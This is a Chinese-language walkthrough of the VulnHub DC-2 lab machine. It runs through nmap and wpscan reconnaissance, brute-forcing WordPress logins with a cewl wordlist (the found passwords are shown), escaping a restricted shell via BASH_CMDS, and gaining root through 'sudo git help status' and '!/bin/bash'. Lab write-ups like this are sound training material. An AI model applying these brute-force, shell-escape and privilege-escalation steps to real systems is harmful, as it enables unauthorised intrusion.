
vulnhub DC-2

DC-2
前言
这次不像第一次全照着别人的复现过程来了,除了有些地方卡壳看了下参考,大部分还是自己找方法解决,所以需要多积累了。

一、搜集信息
1、arp-scan -l查看同一区域中的主机
找到靶机ip:192.168.3.143

2、nmap扫描端口
nmap -A 192.168.3.143 -p 1-65535
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-04 22:23 CST
Nmap scan report for 192.168.3.143
Host is up (0.00028s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Did not follow redirect to http://dc-2/
7744/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|   256 df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_  256 d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.40 seconds
ssh服务的端口改成了7744
ssh默认端口号是:22
搜集到的信息
开放端口:80、7744
Apache:2.4.10
Debian 5
ip:192.168.3.143
3、修改hosts文件

访问ip,被重定向到dc-2,改hosts文件
在kali中;/etc/hosts
vi /etc/hosts
修改hosts,在kali的浏览器查看,本地改了还是不能查看
WordPress模板网站

发现flag1,并给提示以个人身份登录以查看下一个标志。如果找不到,请以另一个身份登录。
cewl字典生成工具
cewl http://dc-2/ -w di.txt

二 、搜索漏洞
WordPress
WordPress是全球流行的博客网站,全球有上百万人使用它来搭建博客。他使用PHP脚本和Mysql数据库来搭建网站。
Wordpress作为三大建站模板之一,在全世界范围内有大量的用户,这也导致白帽子都会去跟踪WordPress的安全漏洞,Wordpress自诞生起也出现了很多漏洞。Wordpress还可以使用插件、主题。于是Wordpress本身很难挖掘什么安全问题的时候,安全研究者开始研究其插件、主题的漏洞。通过插件,主题的漏洞去渗透Wordpress站点,于是WPScan应运而生,收集Wordpress的各种漏洞,形成一个Wordpress专用扫描器WPScan的使用(WordPress扫描工具):https://blog.csdn.net/qq_41453285/article/details/100898310
wpscan --url http://dc-2/
——>WordPress version 4.7.10
1、找登录用户
wpscan --url http://dc-2 -e u -e枚举 u用户

用户:
admin jerry tom
2、暴力破解得登录密码
在暴力破解之前,需要提供一个字典文件,上面利用cewl已得到字典
wpscan --url  http://dc-2 -U jerry -P /home/star/di.txt
[!] Valid Combinations Found:
 | Username: jerry, Password: adipiscing

wpscan --url  http://dc-2 -U tom -P /home/star/di.txt
[!] Valid Combinations Found:
 | Username: tom, Password: parturient
3、扫描目录
dirb http://dc-2/
dirb教程:https://blog.csdn.net/weixin_44912169/article/details/105655195
登录地址 :http://dc-2/wp-admin/
登录jerry的账号,tom账号里没东西

page中发现flag2并提示WordPress不能利用,找其他捷径
上面访问用的80端口,还有一个ssh端口7744
4、ssh连接
ssh -p 7744 tom@192.168.3.143 , jerry账号不能登录 parturient
ssh tom@192.168.3.143 -t "bash --noprofile"

ls,发现flag3.txt
cat、more命令被禁用,less命令查看

能用的命令很少,应该是被什么限制了
rbash(restricted bash),即受限制的 bash。利用以上这些特性,用于中转服务器,限制用户使用其他命令
目的:用户只能使用ssh命令,其余命令(内置命令除外)都不能使用。
5、rbash逃逸
参考:https://xz.aliyun.com/t/7642
echo、ls、less能用
参考中的方法都不能用,只能找只能找别人复现使用的
BASH_CMDS[a]=/bin/sh;a  #调用/bin/sh命令解释器
/bin/bash   #使用bash命令解释器
export PATH=PATH:/bin:/sbin:/usr/bin:/usr/sbin  #设置环境变量
许多命令都能用了
su jerry切换用户

切换到jerry目录下,找到flag4.txt,提示Go on - git outta here!!!!
三、git提权
Linux提权:http://www.oniont.cn/index.php/archives/143.html
http://evilanne.github.io/2019/07/24/sudo提权/
sudo git help status
!/bin/bash

提权成功

参考:
https://blog.csdn.net/weixin_43583637/article/details/101552825

 浙公网安备 33010602011771号